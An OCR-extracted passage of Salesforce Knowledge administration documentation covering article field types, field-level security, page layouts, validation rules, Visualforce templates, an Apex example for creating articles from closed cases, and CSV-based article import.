`Text Area (Long)`	Allows agents to enter up to 131,072 characters that display on separate lines similar to a `Description` field. You can set the length of this field type to a lower limit, if desired. Any length from

Field Type	Description
	256 to 131,072 characters is allowed. The default is 32,768 characters. Every time a agents presses `Enter` within a long text area field, a line break and a return character are added, both count toward the character limit. Also, smart links add more characters than what is displayed. Note: If you lower the character limit and you have articles that surpass the new limit. Those articles can't be edited until the limit is reset higher than their character counts.
`Text Area (Rich)`	Allows agents to enter up to 131,072 characters of HTML-supported text including code samples () and smart links between Salesforce Knowledge articles. There are two ways to create smart links: • Search for the article. • Enter the article URL. Note: • You can have up to 100 links to different Salesforce Knowledge articles in one rich text field. • When you convert a text area (rich) field to a text area (long) field, links are displayed as link reference numbers, not URLs. • The upgraded editor doesn't support Internet Explorer version 7 or version 8 in compatibility mode. If you are using these browsers, you use the older editor.
`URL`	Allows agents to enter up to 255 characters of any valid website address. When agents click the field, the URL opens in a separate browser window. Only the first 50 characters are displayed on the record detail pages. You can make this field required so an agent must enter a value before saving an article.

SEE ALSO:

- Add Custom Fields to Article Types
- Salesforce Knowledge Documentation Overview
- Complete Guide to Salesforce Knowledge

Field-Level Security on Articles

Field-level security lets administrators restrict readers' access to specific fields on detail and edit pages. For example, you can make a "Comment" field in an article visible for Internal App profiles but not for public Community profiles.

If using both article-type layout and field-level security to define field visibility, the most restrictive field access setting always applies. For example, if a field is hidden in the article-type layout, but visible in the field-level security settings, the layout overrides security settings and the field aren't visible. Some user permissions override both page layouts and field-level security settings. For example, users with the "Edit Read Only Fields" permission can always edit read-only fields regardless of any other settings.

Important: Field-level security doesn't prevent searching on the values in a field. When search terms match on field values protected by field-level security, the associated records are returned in the search results without the protected fields and their values.

You can define security via a permission set, profile, or field.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

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Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

Define field-level security via permission sets or profiles

1. For permission sets or profiles, from Setup, either:
   - Enter *Permission Sets* in the Quick Find box, then select **Permission Sets**, or
   - Enter *Profiles* in the Quick Find box, then select **Profiles**
2. Select a permission set or profile.
3. Depending on which interface you're using, do one of the following:
   - Permission sets or enhanced profile user interface—In the **Find Settings...** box, enter the name of the object you want and select it from the list. Click **Edit**, then scroll to the Field Permissions section.
   - Original profile user interface—In the Field-Level Security section, click **View** next to the object you want to modify, and then click **Edit**.
4. Specify the field's access level.

   Note: These field access settings override any less-restrictive field access settings on the article-type layouts.
5. Click **Save**.

Define field-level security via fields

1. For fields, from Setup, enter *Knowledge Article Types* in the Quick Find box, then select **Knowledge Article Types**.
2. Select the article type that contains the field to modify.
3. Select the field and click **Set Field-Level Security**.
4. Specify the field's access level.

   Note: These field access settings override any less-restrictive field access settings on the article-type layouts.
5. Click **Save**.

After setting field-level security, you can modify the article-type layouts to organize the fields on detail and edit pages.

SEE ALSO:

- Add Custom Fields to Article Types
- Salesforce Knowledge Documentation Overview
- Complete Guide to Salesforce Knowledge

Article Type Page Layouts

Article-type layouts determine which fields agents can view and edit when entering data for an article. They also determine which sections appear when users view articles. The article-type template defines the format of the article, for example whether layout sections display as subtabs or as a single page with links. You can apply a layout per profile per article type. Therefore, you can display more sensitive fields of the same article to only those agents with the correct profile.

Tip: You can also use field-level security to hide fields on article types. For example, if you publish the same article in the internal app and in a community, you can to use field-level security to hide a custom field such as `Internal Comments` from external community users.

1. From Setup, enter *`Knowledge Article Types`* in the `Quick Find` box, then select **Knowledge Article Types**.
2. Click the article type.
3. Scroll down to the Page Layouts related list or click the Page Layouts link at the top of the page.
4. To create a page layout, click **New** and follow the prompts. To edit an existing layout, click **Edit** and make your changes.

   Make your changes. The layout editor consists of two parts: a palette on the upper portion of the screen and the layout on the lower portion of the screen. The palette contains the available fields and a section element. The layout contains an Information section and space for you to add sections. By default, all custom fields are included in the Information section.

   Important: If you navigate away from your article-type layout before clicking save, your changes are lost.

Note: The `Article Number`, `Summary`, `Title`, and `URL Name` standard fields do not display in the layout. `Article Number` and `Summary` appear in a read-only Properties section at the top of the published article. Also included in this header are the `First Published`, `Last Modified`, and `Last Published` fields.

Task	Description
Add a section	Drag and drop the section element into the palette.
Change the name of a section	Click its title. You cannot rename the Information section.
Remove a field from a section	Drag it to the right side of the palette or click the ⊖ icon next to the field.
Remove a section from the article-type layout	Click the ⊖ icon next to the section name.
Save your changes and continue editing the article type layout	Click **Quick Save**.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

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USER PERMISSIONS

To customize the article-type layout:

- "Customize Application"

Tip:

- Use the undo and redo buttons to step backwards and forwards, respectively.
- Use the following keyboard shortcuts:
  - Undo = CTRL+Z
  - Redo = CTRL+Y
  - Quick Save = CTRL+S
- To select multiple elements individually, use CTRL+click. To select multiple elements as a group, use SHIFT+click.
- To quickly locate any item in the palette, use the Quick Find box. The Quick Find box is especially useful for article-type layouts that have large numbers of items available in the palette.

5. To assign various layouts to the article type based on a user profile, click **Page Layout Assignments**.
6. Click **Edit Assignment**.
7. Select the profile, or profiles (using SHIFT), you want to change and select the layout from the **Page Layout To Use** drop-down.

When creating multiple article type page layouts, consider the following limitations and functionality changes.

- When creating page layouts, some fields are hidden based on the agent's license. Out of Date, Translation Completed Date, and Translation Exported Date are hidden from users who do not have a Knowledge User license or who are customer portal or partner portal users. In addition, Archived By and Is Latest Version are hidden from customer portal and partner portal users.
- Before Spring '16, preview pages showed the Summary field in the API that contained text values, even if they were not in the page layout. To continue displaying summary fields on preview pages, manually update your page layouts to include them.
- If you want to attach articles as PDFs to emails when solving cases, add **File Attachments** to the `Selected Email Tools` in the Feed View for the article type layout.
- The article edit page only shows the standard fields (Article Number, Title, URL Name, and Summary) and all the custom fields added to the layout, including the side bar fields. Other standard fields added on the page layout are ignored because they are not editable, and the custom fields are displayed in the order specified in the page layout.
- If an article type page layout doesn't include a field with a validation rule, you can't create or edit an article of that article type. Make sure all page layouts assigned to the article type by profile include all fields with validation rules.
- The Communication channel layout doesn't use the page layout to determine which Article fields are inserted into a case email. The fields that are inserted include the fields selected in the Communication Channel mapping.
- You can set up a specific profile to generate a PDF file. When sending articles as PDFs, the pdf is generated based on the sender's profile. Therefore, the receiver might get fields they are not meant to see. Use the `Use a profile to create customer-ready article PDFs on cases` setting on the Knowledge settings page so the fields in PDFs come from the page layout assigned to the configured profile. Also, Field Level Security of both the sender profile and the configured profile are applied.
- Salesforce Mobile Classic actions and related lists are not available on article page layouts in the desktop Salesforce user interface, with the exception of actions on the article feed.

SEE ALSO:

Create Article Types

Knowledge Article Types

Salesforce Knowledge Documentation Overview

Complete Guide to Salesforce Knowledge

Send Article Content in Email (Beta)

When using Knowledge One, agents can send an email with an article's contents embedded in the body of the email.

Note: Sending article content via email is available through a beta program for articles published on external channels (public knowledge bases, portals, or communities) and is not supported on Internet Explorer 7. For new organizations, the user permission off on all standard profiles but on for the System Administrator profile. For existing organizations, contact your Salesforce representative to enable the permission on the standard System Administrator profile.

Agents can send article content within an email rather than just sending a URL. Your customers can access the information without going to a website. Your agents send articles that are not published publicly without rewriting or copy and pasting an internal article. Administrators can assign permission to only those agents with a good knowledge of what is acceptable for an external audience.

To enable and setup which article fields go into emails for each article type.

1. From the object management settings for cases, go to Page Layouts.
2. How you access the Case Feed Settings page depends on what kind of page layout you're working with.
   - For a layout in the Case Page Layouts section, click **Edit**, and then click **Feed View** in the page layout editor.
   - For a layout in the Page Layouts for Case Feed Users section, click ▾ and choose `Edit feed view`. (This section appears only for organizations created before Spring '14.)

   If you've already opted to use the advanced page layout editor to configure the publisher for a layout, choose `Edit detail view` to add, change, or remove actions.
3. Under `Articles Tool Settings`, check **Enable attaching articles inline**.
4. Click **Save**.
5. From Setup, enter *`Knowledge Article Types`* in the `Quick Find` box, then select **Knowledge Article Types**.
6. Click the label or name of the article type you'd like to share via email.
7. Under Communication Channel Mappings, click **New** or **Edit**.
8. Enter a Label and Name.
9. Select and add `Email` to the Selected Channels list.
10. Select and add the fields you'd like included in the body of an email.

    Note: Smart links can't be included in the email and the following fields are not supported:
    - ArticleType
    - isDeleted
    - Language
    - MultiPicklist
    - Picklist
    - Publish Status
    - Source

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To administer Salesforce Knowledge and create, edit, and delete page layouts:
- "Customize Application"

  AND

  "Manage Salesforce Knowledge"

- Validation Status

11. Click **Save**.

Example: While solving customer cases, agents with the permission can insert article content into the body of an email. Anywhere agents can attach articles to cases, such as the Knowledge One sidebar in the Salesforce Console, the Articles list in the case feed, the Article widget, or the suggested articles in a Knowledge One search, they can email any article of that type within the body of an email by selecting **Email article with HTML** in the action drop-down. The article content is inserted at top of email thread or wherever the agent left their cursor. Once an article has been emailed, an envelope icon appears to the left of the title. When the article has files that exceed the 10-mb attachment limit, agents are asked to select which files to attach and retry sending the email.

Note: If rich text is not enabled on your case feed layout for the article type, only article text is embedded into the email and the action changes to **Email article text only**.

SEE ALSO:

Article Type Page Layouts

Salesforce Knowledge Documentation Overview

Complete Guide to Salesforce Knowledge

Post Site and Community Article URLs

In the Service Console, agents can insert Site or Community URLs for articles into the case feed via the email, community, or social publishers.

To post Site or Community URLs for articles into the case feed , you must have the Knowledge sidebar enabled in the Service Console and either a Force.com Site or Community setup.

1. From Setup, enter *Knowledge* in the `Quick Find` box, then select **Knowledge Settings**.
2. Click **Edit**.
3. In the `Share Article via URL Settings` section, enable **Allow users to share articles via public URLs**.
4. In the `Available Sites` list, select from which sites or communities you want agents to share article URLs and add them to the `Selected Sites` list.
5. Click **Save**.

Your agents can now select **Attach and share article** link from selected sites in the Knowledge sidebar of the console. Email is the default action but agents can change to the Social or Community action in the case feed before they insert the URL.

Important:

- Articles must be published. Draft articles don't show the insert URL option.
- Articles must be shared publicly, meaning their Channel must be Public Knowledge Base, Customer, or Partner.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To administer Salesforce Knowledge:

- "Customize Application"

  AND

  "Manage Salesforce Knowledge"

- All enabled URLs show **Attach and share article** link, even if the article is not visible in that site or community. The agent must confirm that the article is available in the site or community before sharing it with the customer.

SEE ALSO:

Article Type Page Layouts

Salesforce Knowledge Documentation Overview

Complete Guide to Salesforce Knowledge

Control Data Integrity with Validation Rules

Ensure that your article content is compliant with your company standards. Create validation rules for each article type to check whether required fields have the appropriate values based on the article's status.

1. From Setup, enter *Article Types* in the Quick Find box, then select **Knowledge Article Types**.
2. Click the article type.
3. Scroll down to the Validation Rules related list or click the **Validation Rules** link at the top of the page.
4. To create a validation rule, click **New**. To edit an existing rule, click **Edit**.
5. Name the rule.
6. Make the rule active.
7. Optionally, describe what you want to control on articles of this type.
8. Specify an error condition formula and a corresponding error message.

   The error condition is written as a Boolean formula expression that returns true or false. When true, the article is not saved, and an error message displays. The author can correct the error and try again. For information on validation rules, seeDefine Validation Rules on page 4830.

   Note: Knowledge article errors always display at the top of the page, not next to the field. Write your errors descriptively so that authors know how to satisfy the validation rule. For example, identify which field is causing the error.
9. Click **Save**.

When creating validation rules on article types, consider the following limitations and functionality changes.

- If an article type page layout doesn't include a field with a validation rule, you can't create or edit an article of that article type. Make sure all page layouts assigned to the article type by profile include all fields with validation rules.
- The Article Currency field and the VLOOKUP function don't support validation rules.
- When importing articles, if the import data file has a valid article with an invalid translation, the translation is created, but its translated content isn't imported.
- Only the first validation rule error displays at the top of the page and in the import article log. If multiple errors exist but are not fixed, they are displayed on subsequent saves or imports.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To create or edit validation rules for article types:

- "Customize Application"

  AND

  "Manage Salesforce Knowledge"

- In the API, KA fields, such as Case Association Count and Archived Date, don't support validation rules. Only KAV (article version) fields are supported in validation rules.

SEE ALSO:

Knowledge Article Types

Salesforce Knowledge Documentation Overview

Complete Guide to Salesforce Knowledge

Article History Tracking

You can track the history of certain fields in articles. If you have history tracking enabled, open an article of that type and click **Version** to see a version history list. You can also set tracking for the article type and track the full history of an article and its versions. Article events are tracked for up to 18 months.

The system records and displays field updates, publishing workflow events, and language versions for the master article and any translations. When you track old and new values, the system records both values as well as the date, time, nature of the change, and the user who made the change. When you track only the changed values, the system marks the changed field as having been edited; it doesn't record the old and new field values. This information is available in the Version History list and the fields are available in the Article Version History report.

Article history respects field, entity, and record-level security. You must have at least "Read" permission on the article type or the field to access its history. For data category security, Salesforce determines access based on the categorization of the online version of an article. If there is no online version, then security is applied based on the archived version, followed by the security of the draft version.

1. From Setup, enter *Knowledge* in the Quick Find box, then select **Knowledge Article Types**.
2. Create an article type or edit one from the Article Types list.
3. Click **Set History Tracking**.
4. Choose the fields you want to track.
   Salesforce begins tracking history from that date and time. Changes made before that date and time are not tracked.
5. Click **Save**.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

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Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To create, edit, or delete article types:

- "Customize Application"

  AND

  "Manage Salesforce Knowledge"

SEE ALSO:

Knowledge Article Types

Salesforce Knowledge Documentation Overview

Complete Guide to Salesforce Knowledge

Article Type Templates

Article types in Salesforce Knowledge require a template for each channel. The standard article-type templates—Tab and Table of Contents—specify how the sections in the article-type layout appear in the published article. For example, if you choose the Tab template, the sections defined in the layout appear as tabs when users view an article. With the Table of Contents template, sections appear on a single page with hyperlinks to each section. You can also create a custom template using Visualforce. Custom templates are not associated with the article-type layout.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To create, edit, or delete article-type templates:

- "Customize Application"

  AND

  "Manage Salesforce Knowledge"

1. From Setup, enter *Knowledge Article Types* in the Quick Find box, then select **Knowledge Article Types**
2. Click an article type name.
   - If you are using a default template, continue with Step 12.
   - If you are creating a custom template, make note of the article type's API Name. You need this value when you create the Visualforce page.
3. From Setup, enter *Visualforce Pages* in the Quick Find box, then select **Visualforce Pages**.
4. Click **New**.
5. In the Name text box, enter the text that appears in the URL as the page name.

   This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
6. In the Label text box, enter the text that users see when choosing this template from the Channel Displays related list on the article type detail page.
7. Add your Visualforce markup.

   The only requirement for custom article-type templates is that the standard controller is equal to the API Name of the article type. For example, if the API Name of the article type is *Offer__kav*, your markup would be:

```
<apex:page standardController="Offer__kav">

    ... page content here ...

</apex:page>
```

   Note: Click **Component Reference** for a list of the Visualforce components, such as *knowledge:articleRendererToolbar* and *knowledge:articleCaseToolbar*, available for use in custom article-type templates.
8. If your article type has a File field, you can allow users to download the field's content.

   In the following example, the article type is *Offer*, the name of the File field is *my_file*, and the text that appears as a link is *Click me*:

```
<apex:outputLink value="{!URLFOR($Action.Offer__kav.FileFieldDownload,
Offer__kav.id, ['field'=$ObjectType.Offer__kav.fields.my_file__Body__s.name])}">Click
me</apex:outputLink>
```

Note: If the File field is empty (meaning the author didn't upload a file), the link still appears on the published article but has no function. If you do not want the link to appear when the File field is empty, replace `Click me` in the example with the name of the file. For example, `{!Offer__kav.my_file__Name__s}`.


9. Click **Save**.

   Your custom template can now be assigned to any channel on the article type.

10. From Setup, enter `Knowledge Article Types` in the `Quick Find` box, then select **Knowledge Article Types**
11. Click an article type name.
12. For each channel, specify the template.
    - For Internal App, Customer and Partner, **Tab** is the default template.
    - For Public Knowledge Base, **Table of Contents** is the default template.
    - If you created a custom template for this article type, it also appears in the drop-down menu.
13. Click **Save**.

Example: If you choose the Tab template, the sections you defined in the layout appear as tabs when users view an article.


Published Article Using the Tab Article-Type Template



If you choose the Table of Contents template, the sections you defined in the layout appear on one page with hyperlinks to each section title.

.

Published Article Using the Table of Contents Article-Type Template



SEE ALSO:

- Knowledge Article Types
- Salesforce Knowledge Documentation Overview
- Complete Guide to Salesforce Knowledge

Example Apex for Submitting Articles from Cases

If your organization allows customer-support agents to create Salesforce Knowledge articles while closing a case, you can use Apex to pre-populate fields on draft articles. To do so, create an Apex class and assign it to the case article type using the example below as a guide.

For more information on the syntax and use of Apex, see the *Force.com Apex Code Developer's Guide*.

Set up the example by creating the following article type, field, and data categories. Do not change the default `API Name` assigned to each new object.

1. Create an article type called *`FAQ`*.
2. Create a text custom field called `Details`.
3. Create a category group called *`Geography`* and assign it a category called *`USA`*.
4. Create a category group called *`Topics`* and assign it a category called *`Maintenance`*.

   Now, create and assign the Apex class.
5. From Setup, enter *`Apex Classes`* in the `Quick Find` box, then select **Apex Classes** and click **New**.
6. To specify the version of Apex and the API used with this class, click **Version Settings**.

   If your organization has installed managed packages from the AppExchange, you can also specify which version of each managed package to use with this class. Use the default values for all versions. This associates the class with the most recent version of Apex and the API, as well as each managed package. You can specify an older version of a managed package if you want to access components or functionality that differs from the most recent package version. You can specify an older version of Apex and the API to maintain specific behavior.
7. In the `Apex Class` text box enter the following script and click **Save**:

```
public class AgentContributionArticleController {
    // The constructor must take a ApexPages.KnowledgeArticleVersionStandardController
 as an argument
```

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To edit Salesforce Knowledge settings:
- "Customize Application"

To create an Apex class:
- "Author Apex"

```
    public
AgentContributionArticleController(ApexPages.KnowledgeArticleVersionStandardController
 ctl) {
       SObject article = ctl.getRecord();   //this is the SObject for the new article.

                                             //It can optionally be cast to the proper
 article type, e.g. FAQ__kav article = (FAQ__kav) ctl.getRecord();

       String sourceId = ctl.getSourceId(); //this returns the id of the case that was
 closed.
       Case c = [select subject, description from Case where id=:sourceId];

       article.put('title', 'From Case: '+c.subject);  //this overrides the default
behavior of pre-filling the title of the article with the subject of the closed case.
       article.put('Details__c',c.description);

       ctl.selectDataCategory('Geography','USA');  //Only one category per category
group can be specified.
       ctl.selectDataCategory('Topics','Maintenance');
    }
```

8. From Setup, enter *Knowledge Settings* in the Quick Find box, then select **Knowledge Settings** and click **Edit**.
9. Verify the case settings; using our example, the **Default article type** should be FAQ.
10. From the Use Apex Customization menu, select **AgentContributionArticleController** and click **Save**.

As a result of this example, when agents create an article from the case-close screen:

- The data from the Description field on the case appears in the Details field of the article.
- The title of the article contains *From Case:* and the case subject.
- The article is automatically assigned to the *USA* data category and the *Maintenance* data category.

SEE ALSO:

Build Your Knowledge Base

Salesforce Knowledge Documentation Overview

Complete Guide to Salesforce Knowledge

Delete an Article Type

Deleting article types can result in errors and lost data. Read this entire topic carefully before deleting article types.

1. From Setup, enter *Knowledge Article Types* in the Quick Find box, then select **Knowledge Article Types**.
2. Next to the article type, click **Del**.
3. Confirm that you want to delete the article type.

Notes on Deleting Article Types

- If your organization has only article type, you cannot delete it. Every Salesforce Knowledge org requires at least one deployed article type. Create an article type and then delete the old one.
- Any articles associated with a deleted article type are automatically removed from all channels, including draft, published, and archived articles.
- Salesforce does not display deleted article types in the Recycle Bin with other deleted records. Instead, deleted article types appear in the Deleted Article Types list on the article list view page for 15 days. During this time, you can restore the article type and its articles, or permanently erase the article type and its articles. After 15 days, the article type and its articles are permanently erased.
- If a reader clicks a bookmark to a deleted article's URL, an Insufficient Privileges message displays.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To delete article types:
- "Customize Application"

SEE ALSO:

Knowledge Article Types

Salesforce Knowledge Documentation Overview

Complete Guide to Salesforce Knowledge

Import Existing Information into Salesforce Knowledge

You can import your existing articles or information database into Salesforce Knowledge. This importer is for articles and translations you currently have outside Salesforce Knowledge

Note: If you are looking for instructions on importing translated articles that you've sent to a localization vendor, see Import Translated Articles on page 2960.

1. Prepare Articles for Import to Salesforce Knowledge
   Each import file must have articles of the same type and columns corresponding to the fields in the article.
2. Create a .csv File for Article Import
   Each .csv file imports articles into one article type and maps the imported articles' content with the article type's fields. For example, a .csv file might map articles' titles with the standard field Title in an article type, meaning that each article's title is imported into the Title field.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

3. Set Article Import Parameters

   Specify import parameters in a property file using key names and corresponding values. For example, use the key `DateFormat` to specify that a date custom field appears in the `DateFormat=dd/MM/YYYY` format or specify the character encoding to be used for the import.

4. Create an Article .zip File for Import

   To complete your article import, create a .zip file with your `.parameters`, `.csv`, and `.html` files, and upload them into Salesforce Knowledge.

5. Article and Translation Import and Export Status

   Find the status of your article imports and exports on the Article Imports page in Setup.

SEE ALSO:

Prepare Articles for Import to Salesforce Knowledge

Salesforce Knowledge Documentation Overview

Complete Guide to Salesforce Knowledge

Prepare Articles for Import to Salesforce Knowledge

Each import file must have articles of the same type and columns corresponding to the fields in the article.

Tip: Test your import using a small set of articles.

1. Sort your existing articles by information type.

   For example: FAQ, product information, or offer.

2. Ensure that each information type has a corresponding Salesforce Knowledge article type that matches its structure and content.

   For example, if you are importing FAQs, ensure that Salesforce Knowledge has an FAQ article type with enough question and answer fields to accommodate the largest FAQ article.

   If your articles contain .html files, use an article type that contains a rich text area field and ensure that the HTML is compliant with the tags and attributes supported in the rich text area field.

   Note: The article importer does not support subfields. If you have fields within fields, adjust your structure and content before importing into Salesforce Knowledge.

3. Verify that the article's field-level security settings allow you to edit the fields.

For each article type, create a cvs file to import.

SEE ALSO:

- Create a .csv File for Article Import
- Import Existing Information into Salesforce Knowledge
- Salesforce Knowledge Documentation Overview
- Complete Guide to Salesforce Knowledge

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To import articles:

- "Manage Salesforce Knowledge "

  AND

  "Manage Articles"

  AND

  "Manage Knowledge Article Import/Export"

  AND

  "Read," "Create," "Edit," and "Delete" on the article type

Create a .csv File for Article Import

Each .csv file imports articles into one article type and maps the imported articles' content with the article type's fields. For example, a .csv file might map articles' titles with the standard field `Title` in an article type, meaning that each article's title is imported into the `Title` field.

1. Create one .csv file per article type.
   - There can only be one .csv file and one .properties file.
   - The .csv file and the .properties file must be in the root directory.
   - The compression process must preserve the folder and subfolder structure.
   - The .zip file name can't contain special characters.
   - The .zip file can't exceed 20 MB and the individual, uncompressed, files within the zip file can't exceed 10 MB.
   - .csv files can't have more than 10,000 rows, including the header row. Therefore, you can have a maximum of 9,999 articles and translations.
   - .csv file rows can't exceed 400,000 characters.
   - .csv file cells can't exceed 32 KB.
   - Each article in the .csv file can't have more than 49 translations.
2. In the first row, specify the article type's fields and metadata, such as language data categories or channels.

   Enter one item in each column. You can use the following fields and metadata to import content.

Field or data	Description
`isMasterLanguage`	Identifies the article as a master (1) or translation (0). Required to import articles with translations, however, it can't be in a .csv file to import articles without translations. Translations must follow their master articles so that they are associated with the master article preceding it
`Title`	The article or translation's title. Required for all imports.
Standard and custom fields	Refer to an article type's standard fields using field names and refer to custom fields using API names. Leaving a row cell empty may cause your articles to be skipped if the related article type field is mandatory.
Rich text area field	Use the rich text area custom fields to import .html files or images. Refer to an article type's rich text area field using its API name.
File field	Use the file custom fields to import any file type (.doc, .pdf, .txt, etc.). Refer to an article type's file field using its API name.

EDITIONS

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Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To import articles:

- "Manage Salesforce Knowledge "

  AND

  "Manage Articles"

  AND

  "Manage Knowledge Article Import/Export"

  AND

  "Read," "Create," "Edit," and "Delete" on the article type

Field or data	Description
Data category groups	To categorize the imported articles, use category groups; refer to a category group using its unique name prefixed with `datacategorygroup.`. For example, use `datacategorygroup.Products` to specify the category group Products.
Channel	To specify where the imported articles are available, use the keyword `Channels`.
`Language`	Specify the articles' language. Required to import articles with translations. Optional to import articles without translations. If you don't include this column, the articles automatically belong to the default knowledge base language and you can't import translations along with the master articles.

3. In subsequent rows, specify the articles you want to import.

   Use one row per article and enter the appropriate information in each field or metadata column.

   Important: All file names are case sensitive and must match what is in the .csv file exactly.

Consideration	Notes
Standard or custom fields	Enter the articles' data for each field, except for rich text area fields where you must enter the relative path to the corresponding .html file in your .zip file. Note: The article importer does not support subfields. If you have fields within fields, adjust your structure and content before importing into Salesforce Knowledge.
Rich text area field	Always enter the .html file path relative to the location of the .csv file. Never enter raw text. If the specified path doesn't exist, the related article isn't imported. Note the following information about importing HTML and images. • We recommend that you create separate folders for the .html files (for example, `/data`) and the images (for example, `data/images`). • To import images, include the images in an .html file using the `<img>` tag and `src` attribute. Ensure that the `src` value is a relative path from the .html file to the image folder. • Images must be `.png`, `.gif`, or `.jpeg` files. • Each image file can't exceed 1 MB. • .html files can't exceed the maximum size for their field. • If a date doesn't match the date format specified in the property file, the related article isn't imported.

Consideration	Notes
	• If an .html file references a file that isn't allowed, the related article isn't imported. • If an .html file references an image that's missing, the related article is imported without the image.
File field	Enter the path relative to the file's location. If the specified path doesn't exist, the related article isn't imported. Note the following information about importing files. • We recommend that you create a folder for your files (for example, `/files`). • Each file must not exceed 5 MB.
Category groups	Use category unique names to categorize articles. Use the plus symbol (+) to specify more than one category. For example, `Laptop+Desktop`. Note the following information about data category groups. • Leaving the cell row empty causes your article to be set to No Categories. • If you specify a category and its parent (for example, Europe+France) the import process skips the child category France and keeps the parent category Europe, because application of a parent category implicitly includes the category's children. • When importing articles with translations and associated data categories, only the master article retains the data categories. The article translations have no associated data category upon import.
Channels	Specify articles' channels using the keywords. • `application` for Internal App. If you don't specify a channel, `application` is the default. • `sites` for Public Knowledge Base. • `csp` for Customer. • `prm` for Partner. Use the plus (+) symbol to specify more than one channel (for example, `application+sites+csp` to make an article available in all channels). Note: When importing articles with translations and associated channels, only the master article retains the channels. The article translations have no associated channels upon import.

Example: The following example .csv files import articles in a Product Offer article type. The first example is for imports of articles without translations. The second is for imports with translations. The .csv files contain titles, summaries, and descriptions. They also classify the articles in the category group Products and make them available for specific channels. The `description__c` field is a rich text area and only supports paths to .html files. The `summary__c` field is a text field and only supports raw text. The "Best Desktop Computer Deals" article has no summary; the cell is left blank because the `summary__c` field is not mandatory.

Title	summary__c	description__c	datacategorygroup.Products	Channels
Free Digital Camera Offer	Get the new Digital Camera.	data/freecam.html	Consumer_ Electronics	application+csp
Best Desktop Computer Deals		data/bestdeals.html	Desktop	application+csp
Free Shipping on Laptop and Desktops		data/freeship.html	Laptop+Desktops	application+csp

Example `articlesimport.csv` file:

```
Title,summary__c,description__c,datacategorygroup.Products,Channels
Free Digital Camera Offer, Get the new Digital
Camera.,data/freecam.html,Consumer_Electronics,application+csp
Best Desktop Computer Deals,,data/bestdeals.html,Desktop,application+csp
Free Shipping on Laptop and Desktops,,data/freeship.html,Laptop+Desktops,application+csp
```

isMaster Language	Title	summary__c	description__c	datacategorygroup.Products	Channels	Language
1	Free Digital Camera Offer	Get the new Digital Camera.	data/freecam.html	Consumer_ Electronics	application+csp	en_US
0	Libérer l'Offre d'Appareil photo digital	Obtenir le nouvel Appareil photo digital.	data/freecam/fr.html			fr
0	Liberte Oferta Digital de Cámara	Consiga la nueva Cámara Digital.	data/freecam/es.html			es
1	Best Desktop Computer Deals		data/bestdeals.html	Desktops	application+csp	en_US
0	Meilleures Affaires d'ordinateurs de bureau		data/bestdeals/fr.html			fr
